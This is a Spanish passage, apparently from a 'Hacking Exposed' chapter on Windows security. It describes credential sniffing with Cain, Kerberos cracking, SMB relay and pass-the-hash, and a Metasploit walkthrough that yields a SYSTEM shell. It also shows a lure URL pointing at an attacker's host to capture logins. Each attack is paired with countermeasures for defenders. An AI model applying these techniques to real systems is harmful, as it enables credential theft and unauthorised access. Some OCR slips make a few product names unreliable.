Otra buena herramienta es DumpEvt de Somarsoft (gratis en http://www.somarsoft.com). DumEvt vuelca todo el Registro de eventos de seguridad en un formato compatible para importar en una base de datos Access o SQL. Sin embargo, esta herramienta no puede filtrar eventos específicos.

Otra herramienta gratuita ingeniosa es Event Comb, de Microsoft (visite http://support.microsoft.com/kb/308471). Event Comb es una herramienta de multiprocesamiento que analizará gráficamente los registros de eventos de muchos servidores al mismo tiempo en busca de ID de eventos específicos, tipos de eventos, fuentes de evento, etc. Todos los servidores deben ser miembros de un dominio, porque EventCombWindows sólo funciona si se conecta primero a un dominio.

ELM Log Manager, de TWindows Software (http://www.tntsoftware.com), también es una buena herramienta. Proporciona monitoreo y notificación de registro de eventos centralizado en tiempo real en todas las versiones de Windows, además de compatibilidad con Syslog y SNMP para sistemas que no son de Windows. Aunque no la hemos usado, hemos escuchado muy buena retroalimentación de clientes de consultoría con respecto a ELM.

Alarmas contra ladrones en tiempo real La siguiente parada en las herramientas de análisis es la capacidad de alertar en tiempo real. Los productos de detección de intrusos/prevención de detección y las herramientas de monitoreo de eventos e información de seguridad siguen siendo opciones populares para organizaciones que buscan automatizar su régimen de monitoreo de seguridad. Desafortunadamente, un análisis profundo de estos productos y herramientas está fuera del alcance de este libro, pero los administradores conscientes de la seguridad deben mantener sus ojos en estas tecnologías. ¿Qué puede ser más importante que una alarma contra ladrones para su red de Windows?

Escucha de Network Password Exchange

Popularidad:	*6*
Simplicidad:	*4*
Impacto:	*9*
Evaluación del riesgo:	***6***

Adivinar una contraseña es un trabajo difícil. ¿Por qué no sólo olfateamos credenciales de la red a medida que los usuarios inician sesión en un servidor y después las usamos para obtener acceso? Si un atacante pudiera escuchar a escondidas en intercambios de inicio de sesión de Windows, este método economizaría mucho del trabajo aleatorio de adivinanzas. Existen tres tipos de ataques para escuchar a escondidas contra Windows: LM, NTLM y Kerberos.

Los ataques contra el protocolo de autentificación heredado LanManager (LM) explotan una debilidad en la implementación de solicitud/respuesta de Windows que facilita la adivinación exhaustiva de la credencial de hash de LM original (que es equivalente a una contraseña que puede replicarse como ésta o quebrarse para revelar la contraseña de texto simple). Microsoft resolvió esta debilidad en Windows 2000, y las herramientas para automatizar este ataque sólo funcionarán si, por lo menos, un lado del intercambio de autentificación es NT 4 o anterior. Algunas herramientas para atacar la autentificación LM son Cain, de Massimiliano Montoro (http://www.oxid.it), LCP (disponible en http://www.lcpsoft.com) y L0pthcrack con SMB Packet Capture (que ya no recibe mantenimiento). Aunque el olfateo de contraseña está integrado en L0phtcrack y Cain por medio del controlador de paquete WinPcap, tiene que importar archivos para olfatear manualmente en LCP y poder explotar la debilidad de respuesta LM.

De éstos, el programa con más capacidad es Cain, que se integra de manera perfecta al olfateo de contraseña y la ruptura de todos los dialectos de Windows disponibles (incluidos LM, NTLM y Kerberos) por medio de técnicas de fuerza bruta, diccionario y ruptura Rainbow (necesitará una cuenta válida para usar esta última). En la figura 4-2 se muestra un olfateador de paquetes de Cain olisqueando inicios de sesión NTLM. Éstos se importan fácilmente en el cracker integrado al hacer clic con el botón derecho en la lista de contraseñas olfateadas y seleccionar Send All to Cracker.

Ah, y en caso de que piense que una arquitectura de red conmutada eliminará la capacidad de olfatear contraseñas, no esté tan seguro. Los atacantes pueden aplicar varias técnicas de engaño ARP para redirigir todo el tráfico a través de los atacantes, por lo que olfatean todo el tráfico. (Cain también tiene una característica de envenenamiento de ARP integrada; consulte el capítulo 7 para conocer más detalles sobre el engaño ARP). De forma alterna, un atacante puede "atraer" intentos de autentificación de Windows al enviar un correo electrónico con un URL en la forma de *archivo://equipodelatacante/nombrederecursocompartido/mensaje*.html. Como opción predeterminada, al hacer clic en el URL se intenta la autentificación de Windows con el servidor del bribón ("equipodelatacante" en este ejemplo).

El protocolo de autentificación Kerberos más robusto ha estado disponible desde Windows 2000, pero también se convierte en víctima de ataques de olfateo. La base para este ataque se explica en un artículo de 2002 escrito por Frank O'Dwyer. En esencia, la implementación de Windows Kerberos envía un paquete de autorización previa que contiene un texto simple conocido (un sello de tiempo) cifrado con una clave derivada de la contraseña del usuario. Por lo tanto, un ataque de fuerza bruta o de diccionario que descifre el paquete de autentificación previo y reve-




Figura 4-2 Cain olfatea intercambios de autentificación NTLM de la red y los envía a un programa de ruptura integrado.

le una estructura similar a un sello de tiempo descubre la contraseña del usuario. Esto ha sido un problema conocido con Kerberos 5 por algún tiempo. Como hemos visto, Cain tiene un olfateador de paquete integrado MSKerb5-PreAuth. Otras herramientas de olfateo y ruptura de autentificación de Kerberos en Windows son KerbSniff y KerbCrack, de Arne Vidstrom (www.ntsecurity.nu/toolbox/kerbcrack/).

Medidas para contrarrestar el olfateo de autentificación de Windows

La clave para deshabilitar los ataques de respuesta LM consiste en deshabilitar la autentificación LM. Recuerde que es la respuesta LM la que herramientas como Cain depredan para derivar contraseñas. Si puede evitar que la respuesta LM pase por la red, habrá bloqueado por completo este vector de ataque. El lenguaje NTLM no tiene la debilidad de LM y, por lo tanto, tarda mucho más en quebrarse, lo que hace que no valga la pena el ataque.

Después de Windows NT 4.0 Service Pack 4, Microsoft agregó un valor de registro que controla el uso de la autentificación LM: `HKLM\System\CurrentControlSet\Control\LSA Registry\LMCompatibilityLevel`. Los valores de 4 y superiores evitarán que un controlador de dominio (DC, Domain Controller) acepte peticiones de autentificación LM (consulte el artículo de la base de datos de conocimientos de Microsoft Q147706 para conocer más información). En sistemas Windows 2000 y superiores, esta opción es mucho más fácil de configurar con

el uso de directivas de seguridad: busque bajo la opción "Nivel de autentificación de LAN Manager", bajo el nodo Opciones de seguridad (esta sección aparece bajo "Seguridad de red: nivel de autentificación de LAN Manager" en Windows XP y superior). Esta opción le permite configurar Windows 2000 y superior para realizar una autentificación SMB en una de las seis formas (desde la menos hasta la más segura; consulte el artículo de KB Q239869). Recomendamos establecer esta opción en al menos nivel 2, "Enviar sólo respuesta NTLM".

Por desgracia, cualquier cliente descargado que intente autentificarse en un controlador de dominio configurado en esta forma fallará, porque DC sólo aceptará los hashes para la autentificación. (*Nivel inferior* se refiere a Windows 9x, Windows para Grupos de trabajo y clientes anteriores.) Aún peor, debido a que los clientes que no son de Windows no pueden implementar el hash de Windows, de todas formas enviarán en vano respuestas LM en la red, inutilizando las medidas de seguridad contra la captura SMB. Por lo tanto, este arreglo es de uso práctico limitado para la mayor parte de las organizaciones que ejecutan diversos clientes de Windows. Aunque Microsoft proporciona una forma alterna de trabajar denominada Dsclient.exe para clientes de nivel inferior (consulte el artículo KB Q239869), estos clientes son tan obsoletos ahora que recomendamos simplemente actualizarlos.

Para mitigar los ataques de olfateo Kerberos, no hay un solo valor del Registro que se pueda establecer como con LM. En nuestra prueba, el establecimiento de cifrado en el canal seguro no evita este ataque, y Microsoft no ha lanzado una guía para resolver este problema. Aunque se le deja con una defensa clásica: seleccione buenas contraseñas. El artículo de Frank O'Dwyer observa que se necesitan 67 años para hackear contraseñas de ocho caracteres que contienen mayúsculas, minúsculas y números, usando este método en una sola máquina Pentium 1.5 GHz, de modo que si está usando la característica de complejidad de contraseña de Windows (mencionada en este capítulo), ya ganó algo de tiempo. También recuerde que si una contraseña se encuentra en un diccionario, será quebrada de inmediato.

Kasslin y Tikkanen propuso las siguientes mitigaciones adicionales en su artículo sobre ataques Kerberos (http://users.tkk.fi/~autikkan/kerberos/docs/phase1/pdf/LATEST_password_attack.pdf):

- Use el método de autentificación previa PKINIT, que usa claves públicas en lugar de contraseñas, de modo que no sucumbe a los ataques de escucha a escondidas.
- Use la implementación IPSec integrada de Windows para autentificar y cifrar tráfico.

Ataques de intermediario

Popularidad:	*6*
Simplicidad:	*2*
Impacto:	*10*
Evaluación del riesgo:	***6***

Los ataques de intermediario son devastadores, porque ponen en peligro la integridad del canal entre el cliente legítimo y el servidor, evitando cualquier intercambio de información confiable. En esta sección inspeccionaremos algunas implementaciones de ataques de intermediario contra protocolos de Windows que han aparecido a través de los años.

En mayo de 2001, Sir Dystic, de Cult of the Dead Cow, escribió y lanzó una herramienta denominada SMBRelay, que en esencia era un servidor SMB que podía obtener hashes de nombres de usuario y contraseña de tráfico SMB entrante. Como lo indica su nombre, SMBRelay puede actuar más que como un simple servidor SMB bribón (también puede realizar ataques de intermediario en ciertas circunstancias).

Al actuar como servidor bribón, SMBRelay es capaz de capturar hashes de contraseña de red que pueden importarse en herramientas de ruptura (analizaremos la ruptura de contraseñas de Windows en páginas posteriores de este capítulo). También puede crear conexiones en reversa de regreso a cualquier cliente mediante una dirección IP de transmisión interna, permitiendo a un atacante tener acceso a clientes involuntarios por medio de SMB, al usar los privilegios de la conexión original.

En modo completo de intermediario, SMBRelay se inserta entre el cliente y el servidor, transmite el intercambio de autentificación legítima de cliente y obtiene acceso al servidor al usar los mismos privilegios que el cliente. SMBRelay puede ser errático, pero cuando se implementa con éxito, resulta un ataque devastador: el intermediario ha ganado acceso completo a los recursos del servidor de destino sin levantar un dedo.

Otra herramienta denominada SMBProxy (http://www.cqure.net/wp/11/) implementa un ataque de "paso del hash". Como se observó antes, los hashes de contraseñas de Windows son equivalentes a las contraseñas, así que en lugar de quebrarlas fuera de línea, los atacantes sabios simplemente pueden transmitirlos para obtener acceso (esta técnica fue popularizada primero por Hernán Ochoa).

SMBProxy funciona en Windows NT 4 y Windows 2000, pero no se ha informado de su capacidad para poner en peligro versiones posteriores de Windows, como con SMBRelay. En teoría, estas mismas técnicas son aplicables a versiones posteriores, pero no se han implementado con éxito en una herramienta.

La herramienta Cain, de Massimiliano Montoro, ofrece capacidades útiles de SMB de intermediario que combinan una característica de enrutamiento de veneno de ARP (APR, ARP Poison Routing) con engaño de desafío NTLM y funciones degradadas de ataque. Con el solo uso de Cain un atacante puede redirigir el tráfico de red local a sí mismo al usar APR y clientes de nivel inferior para dialectos de autentificación de Windows atacados más fácilmente. Sin embargo, Cain no implementa un servidor de intermediario SMB completo como SMBRelay.

Terminal Server también está sujeto a ataques de intermediario al usar APR de Cain para implementar un ataque descrito en abril de 2003 por Erik Forsberg (visite http://www.securityfocus.com/archive/1/317244) y actualizado en 2005 por el autor de Cain, Massimiliano Montoro (visite http://www.oxid.it/downloads/rdp-gbu.pdf). Debido a que Microsoft vuelve a utilizar la misma clave para inicializar la autentificación, Cain usa la clave conocida para firmar una nueva clave de intermediario que el cliente Terminal Server estándar simplemente verifica, porque está diseñado para aceptar ciegamente el material firmado con la clave conocida de Microsoft. APR interviene en la comunicación original cliente-servidor, de modo que tampoco está consciente de que está hablando realmente con el intermediario. El resultado final es que Cain puede olfatear, cifrar y registrar el tráfico de Terminal Server, exponiendo las credenciales administrativas que pueden usarse para poner en peligro el sistema.

Aunque presenta un riesgo más bajo que el de intermediario, en el caso de entornos que todavía dependen de protocolos de asignación de nombre NetBIOS (NBNS, puerto 137 de UDP), la falsificación de nombre puede usarse para facilitar los ataques de intermediario. Por ejemplo, las personas de Toolcrypt.org crearon una herramienta que escucha consultas de nombre Net-

BIOS transmitidas en 137 de UDP y responde positivamente con un nombre unido a una dirección IP de la elección del atacante (visite http://www.toolcrypt.org/index.html?hew). El atacante tiene la libertad entonces de enmascararse como el nombre de servidor legítimo, siempre y cuando pueda responder rápido a peticiones de nombre de NBNS.

Medidas para contrarrestar a intermediarios

Por lo general, los ataques de intermediario suelen requerir proximidad a los sistemas víctima para que se implementen con éxito, como presencia en un segmento de la LAN local. Si un atacante ya ha obtenido ese punto de apoyo en su red, es difícil mitigar por completo las metodologías del posible ataque de intermediario que pueden emplear.

Los fundamentos de la seguridad de comunicaciones de red pueden ayudarle a protegerse contra ataques de intermediario. El uso de comunicaciones autentificadas y cifradas puede mitigar el ataque de clientes o servidores bribones que se insertan en un flujo de comunicación legítimo. Las reglas de la Firewall de Windows en Vista y posterior proporcionan conexiones autentificadas y cifradas, siempre y cuando ambos servidores sean miembros del dominio Active Directory (AD) y una directiva IPSec esté aplicada para crear una conexión segura entre el servidor y el cliente.

SUGERENCIA Firewall de Windows con seguridad avanzada en Vista y superior hace referencia a las directivas IPSec como "Reglas de seguridad de la conexión".

Desde Windows NT, una característica denominada firma SMB ha estado disponible para autentificar conexiones SMB. Sin embargo, nunca hemos visto esta implementación ampliamente, y mucho menos estamos seguros de su capacidad para desviar ataques de intermediario en ciertos escenarios. Herramientas como SMBRelay intentan deshabilitar la firma SMB, por ejemplo. Firewall de Windows con IPSec/Reglas de seguridad de la conexión es, tal vez, una buena apuesta.

La última opción, pero no por ello la menos importante, para resolver los ataques de engaño de nombre de NetBIOS consiste en deshabilitar simplemente los servicios NetBIOS, si es posible. Es muy fácil engañar a NBNS (porque está basado en UDP), y casi todas las versiones más recientes de Windows pueden sobrevivir sin él si cuentan con una infraestructura de DNS configurada apropiadamente. Si debe implementar NBNS, la configuración de un servidor primario y uno secundario de Windows Internet Naming Service (WINS, servicio de nombres de Internet de Windows) a través de su infraestructura puede ayudar a mitigar los ataques contra el engaño abierto de NBNS (visite http://support.microsoft.com/kb/150737/ para conocer más información).

Explotaciones no autentificadas remotas

En contraste con el análisis hecho hasta ahora acerca del ataque a los protocolos de autentificación de Windows, la explotación no autentificada remota es tomada como objetivo mediante fallas o malas configuraciones en el software de Windows. Antes concentradas sobre todo en servicios TCP/IP expuestos en red, las técnicas para explotación remota se han expandido en años recientes a áreas no consideradas previamente de la superficie de ataque externa de Windows, incluidas las interfaces de controlador para dispositivos y multimedia, además de aplicaciones en modo de usuario de Windows comunes como Microsoft Office. En esta sección se revisarán algunos de los ataques de esta naturaleza que vale la pena observar.

Explotaciones de servicio de red

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***9***

Ahora considerada de la vieja escuela por algunos, la explotación remota de servicios de red sigue siendo como la leche materna del hackeo de Windows. Hubo una época en que los aspirantes a hackers tenían que buscar en todos los sitios de Internet para encontrar explotaciones escritas a la medida por investigadores, pasar horas refinando código a menudo temperamental y determinar varios patrones de entorno necesarios para que la explotación funcionara de manera confiable.

Hoy en día, los marcos conceptuales de explotaciones disponibles hacen que este ejercicio sólo requiera apuntar y hacer clic. Uno de los marcos conceptuales más populares es Metasploit (http://framework.metasploit.com), que "...fue creado para proporcionar información sobre técnicas de explotación y para crear un recurso útil para los desarrolladores y profesionales de las explotaciones". El archivo de módulos de explotaciones publicado por Metasploit suele estar varios meses atrasado en relación con las explotaciones más recientes de Microsoft, y no incluye ni siquiera todas las vulnerabilidades críticas que Microsoft lanza, pero es una herramienta poderosa para probar la seguridad de Windows.

SUGERENCIA *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) cubre la identificación de vulnerabilidades y técnicas de desarrollo que pueden usarse para crear módulos de Metasploit personalizados.

Para ver la facilidad con que herramientas como Metasploit pueden explotar remotamente las vulnerabilidades de Windows, usaremos la versión de GUI para Windows de la herramienta para atacar una vulnerabilidad de desbordamiento de búfer de pila en la interfaz de llamada a procedimiento remoto (RPC) del servidor DNS de Windows Server 2003. La explotación identifica el escucha RPC (por lo general, el puerto 1025 de TCP, pero puede estar en cualquier lugar entre 1024 y 2048) y envía un paquete de diseño especial que puede ejecutar comandos arbitrarios dentro del contexto del servicio DNS, que ejecuta la cuenta SYSTEM privilegiada al máximo. Esta vulnerabilidad se describe con más detalle en el boletín de seguridad MS07-029 de Microsoft.

Dentro de la GUI de Metasploit, primero ubicamos el módulo de explotación relevante. Esto es tan simple como buscar "ms07" para identificar todas las vulnerabilidades relacionadas con los boletines de seguridad publicados por Microsoft en 2007. Luego hacemos doble clic en el módulo de explotación llamado Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP), que revela un asistente que lo lleva a recorrer varios parámetros de explotación (es decir, la marca y el modelo del software de la víctima), la carga útil (entre las opciones se incluyen shell de comando remoto, agregar un usuario e inyectar un código preconstruido), opciones (como la dirección IP de destino, la técnica de evasión de IDS, etc.). En la figura 4-3 se muestra la configuración del módulo de explotación resultante. Este perfil de configuración puede guardarse y volver a cargarse fácilmente para referencia futura.




Figura 4-3 El asistente Exploit Module Configuration Wizard de Metasploit permite la creación sencilla de escenarios de explotación personalizados.

Una vez que la configuración está establecida, haga clic en Apply y se lanza la explotación. Es fácil lanzar de nuevo ataques posteriores al hacer clic con el botón derecho en el módulo de la explotación en la GUI y seleccionar Execute. En la figura 4-4 se muestra el resultado de la explotación dentro de la GUI de Metasploit. Con base en los parámetros de configuración predeterminados que seleccionamos para esta explotación, ahora tenemos un comando de shell ejecutándose con privilegios SYSTEM en el puerto 4444 de TCP.

NOTA Para ver las actuales explotaciones de Windows a las que ha contribuido Metasploit, visite http://metasploit.com/svn/framework3/trunk/modules/explotaciones/windows/.

Medidas para contrarrestar la explotación de servicios de red

El consejo estándar para mitigar las fallas en el nivel del código de Windows es

- Probar y aplicar el parche lo antes posible.
- Mientras tanto, probar e implementar cualquier forma alterna disponible, como bloquear el acceso al servicio remoto vulnerable, o deshabilitarlo.
- Habilitar el registro y monitoreo para identificar sistemas vulnerables y posibles ataques, y establecer un plan de respuesta de incidente.

La implementación rápida del parche es la mejor opción, porque simplemente elimina la vulnerabilidad. Y a pesar de los coros de los vendedores temerosos de la explotación del día 0, la evidencia de intrusiones reales indica que hay un intervalo considerable entre la disponibilidad de un parche y la explotación en sí (consulte, por ejemplo http://www.verizonbusiness.com/resources/security/databreachreport.pdf). Asegúrese de probar la compatibilidad de nue-




Figura 4-4 Metasploit explota una vulnerabilidad de desbordamiento de búfer basado en pila de un servidor DNS de Windows.

vos parches con las aplicaciones. Además, siempre recomendamos el uso de herramientas de administración de parches automatizados como Systems Management Server (SMS) para implementar y verificar parches rápidamente. Existen varios artículos en Internet que revisan con más detalle la creación de un programa efectivo para parchado de seguridad y, más ampliamente, la administración de vulnerabilidades. Recomendamos consultar estos recursos y diseñar un método completo para identificar, priorizar, implementar, verificar y medir recomendaciones de vulnerabilidad de seguridad en su entorno.

Por supuesto, existe una ventana de exposición mientras se espera a que Microsoft lance el parche. Aquí es donde resultan útiles las formas alternas para evitar esto. Por lo general, éstas corresponden a opciones de configuración en el sistema vulnerable o el entorno, y que pueden mitigar el impacto de explosión en la instancia donde el parche no puede aplicarse. Por ejemplo, en el caso de MS07-029, Microsoft envió un aviso de seguridad por adelantado del parche (revise http://www.microsoft.com/technet/security/advisory/ para conocer avisos actuales). En el caso de la explotación de DNS, Microsoft recomendó deshabilitar la administración remota del servicio DNS a través de RPC, al establecer un valor de Registro específico (HKLM\SYSTEM\CurrentControl-

Set\Services\DNS\Parameters\RpcProtocol, REG_DWORD = 4), eliminando la vulnerabilidad. El gurú de la seguridad Jesper Johansson escribió un blog acerca de extender esta forma alterna de trabajar al usar secuencias de comandos automatizadas (revise http://msinfluentials.com/blogs/jesper/archive/2007/04/13turn-off-rpc-management-of-dns-on-all-dcs.aspx).

Muchas vulnerabilidades suelen mitigarse fácilmente al bloquear el acceso al puerto o los puertos TCP/IP vulnerables; en el caso de la vulnerabilidad de DNS actual, sería una buena idea restringir/autentificar el acceso a 1025 y 1026 de TCP al usar firewalls en el nivel de red y de host, pero la variabilidad en el puerto real expuesto por RPC y el posible impacto negativo a otras aplicaciones RPC puede hacer que esto resulte poco práctico. Por lo menos, y para empezar, debe restringirse el acceso externo a estos puertos.

Finalmente, pero no por ello menos importante, se debe monitorear y planear para responder a posibles compromisos de sistemas vulnerables conocidos. De forma ideal, el monitoreo de seguridad y los programas de respuesta incidentales ya están aplicados para habilitar configuración rápida de detección personalizada y planes de respuesta para nuevas vulnerabilidades, si pasan cierto umbral de valor crítico.

Para conocer información completa acerca de la mitigación de esta vulnerabilidad en particular, consulte el boletín de seguridad de Microsoft en http://www.microsoft.com/technet/security/bulletin/MS07-029.mspx.

Explotaciones de aplicaciones de usuario final

Popularidad:	*9*
Simplicidad:	*5*
Impacto:	*10*
Evaluación del riesgo:	***8***

Los atacantes han descubierto que el vínculo más débil en un entorno suelen ser los usuarios finales y la multitud de aplicaciones que ejecutan. El ecosistema de software generalmente mal administrado y muy valioso en el lado del cliente proporciona una estupenda superficie de ataque para intrusos maliciosos. También suele colocar a los atacantes en contacto directo con datos y credenciales de usuario final sin tener que hurgar demasiado, y sin la preocupación de un departamento de seguridad de tecnología de la información viendo por encima del hombro del atacante. Hasta hace poco, el software de usuario final también tenía mucha menos atención en cuanto a seguridad durante el desarrollo, porque la actitud prevaleciente se encontraba distraída inicialmente por las vulnerabilidades devastadoras en el lado del servidor de la ecuación.

Todos estos factores se reflejan en un cambio en los boletines de seguridad de Microsoft lanzados a través de los años, porque la tendencia se mueve hacia las aplicaciones de usuario final como IE y Office, y se lanzan con menos frecuencia para productos de servidor como Windows y Exchange.

Una de las explotaciones más devastadoras del lado del cliente de que se tenga memoria es la vulnerabilidad de ejecución de código remoto de cursor animado (a menudo abreviada ANI), la extensión de archivo del tipo de archivo vulnerable. Descubierta por Alexander Sotirov, ANI incluye una vulnerabilidad de desbordamiento de búfer en la función LoadAniIcon() en USER32.dll y puede explotarse al usar la directiva de hoja de estilo CURSOR dentro de una página Web para cargar un archivo ANI malicioso. Esta explotación lleva a la capacidad de ejecutar comandos arbitrarios con los privilegios del usuario que ha iniciado sesión.

Metasploit puede usarse para explotar esta vulnerabilidad fácilmente. El desbordamiento de pila de tamaño de fragmento (HTTP) de LoadAniIcon() del ANI enlatado de Windows crea un archivo ANI malicioso hecho para explotar un conjunto particular de plataformas (por ejemplo, Vista), establece un servidor HTTP local en la máquina del atacante y sirve el archivo malicioso. Las víctimas que no sospechan nada y que se conectan al servidor HTTP son explotadas, y ocurre cualquier acción arbitraria configurada a través de Metasploit (hemos usado la opción de shell canalizada de Windows, por ejemplo).

Medidas para contrarrestar la explotación de aplicaciones de usuario final

Para obtener información completa sobre la manera de mitigar la vulnerabilidad de ANI, consulte el boletín de seguridad de Microsoft en http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx.

En términos más amplios, las medidas para contrarrestar la aplicación de cliente es un tema extenso y complejo. Hemos ensamblado los siguientes "Diez pasos para una experiencia de Internet más segura" que reúne consejos que hemos proporcionado a lo largo de muchas ediciones de *Hacking Exposed* en los últimos diez años:

1. Despliegue una firewall personal, idealmente una que también pueda administrar intentos de conexión salientes. La Firewall de Windows actualizada en XP SP2 y superior es una buena opción.
2. Manténgase al día en todos los parches de seguridad de software relevantes. Los usuarios de Windows deben configurar Microsoft Automatic Updates para facilitar la carga de este trabajo.
3. Ejecute un software antivirus que escanee automáticamente su sistema (sobre todo, los archivos adjuntos de correo entrante) y manténgalo actualizado. También recomendamos ejecutar utilidades de antiadware/spyware y antisuplantación de identidad.
4. Configure Opciones de Internet en el Panel de control (también puede accederse a través de IE y Outlook/OE) de manera inteligente.
5. Ejecute con la menor cantidad de privilegios. Nunca inicie sesión como Administrador (o una cuenta equivalente) en el sistema que usará para explorar Internet o leer correo electrónico. Use características reducidas en privilegios como Windows UAC y Low Rights IE (LoRIE) donde sea posible (analizaremos estas características casi al final de este capítulo).
6. Los administradores de redes grandes de sistemas de Windows deben emplear tecnologías anteriores en los cuellos de botella clave de la red (es decir, firewalls basadas en red, además de basadas en host, antivirus en servidores de correo, etc.) para proteger grandes cantidades de usuarios más eficientemente.
7. Lea correo electrónico en texto simple.
8. Configure los programas de productividad de oficina con la mayor seguridad posible; por ejemplo, asigne a los programas de Microsoft Office una seguridad de macros Muy Alto bajo Herramientas | Macro | Seguridad. Considere el uso de MOICE (Microsoft

Office Isolated Conversion Environment) cuando abra archivos de formato binario de Word, Excel o PowerPoint anterior a Office 2007.

9. No sea ingenuo. Acérquese a solicitudes y transacciones de Internet con mucho escepticismo. ¡No haga clic en vínculos de correos electrónicos de fuentes no confiables!
10. Mantenga sus dispositivos de cómputo físicamente seguros.

En el capítulo 12 se cubre también algo de este material con mucha mayor profundidad.

Explotaciones de controladores de dispositivos

Popularidad:	*9*
Simplicidad:	*5*
Impacto:	*10*
Evaluación del riesgo:	***8***

Aunque no suele considerársele con la misma gravedad que las explotaciones de servicio de red remoto, las vulnerabilidades de controladores de dispositivos están mucho más expuestas a atacantes externos, y en algunos casos aún más. Un ejemplo estupendo fue publicado por Johnny Cache, HD Moore y skape en la segunda mitad de 2006 (visite http://www.uninformed.org/?v=all&a=29&t=sumry), que señaló con inteligencia la manera en que los controladores de red inalámbricos de Windows pueden explotarse *simplemente al pasar dentro de una proximidad física* a un punto de acceso de un bribón que transmite paquetes maliciosos.

Debemos dejar en claro que las vulnerabilidades a las que hacen referencia Cache y colaboradores fueron resultado de controladores escritos por compañías que no eran Microsoft. Sin embargo, la inadaptación del sistema operativo para protegerse contra estos ataques es muy problemática (después de todo, Microsoft popularizó la frase "plug and play" al resaltar su compatibilidad superior con el vasto océano de dispositivos disponibles para los usuarios finales en estos días). La investigación de Cache y sus colegas muestra que el lado negativo de esta compatibilidad es una superficie de ataque que aumenta de manera impactante para el sistema operativo con cada controlador que se instala (¡piense en controladores de Ethernet, Bluetooth, DVD y miles de otras exposiciones a entrada externa!).

Tal vez lo peor de tales explotaciones es que suelen llevar a la ejecución dentro del modo de kernel con privilegios elevados, porque los controladores de dispositivos suelen interactuar en un nivel demasiado bajo para acceder a capas de abstracción de hardware primitivo con eficiencia. Así que todo lo que se necesita es un controlador de dispositivos vulnerable en el sistema para quedar expuesto completamente al peligro (¿cuántos dispositivos ha instalado hoy?).

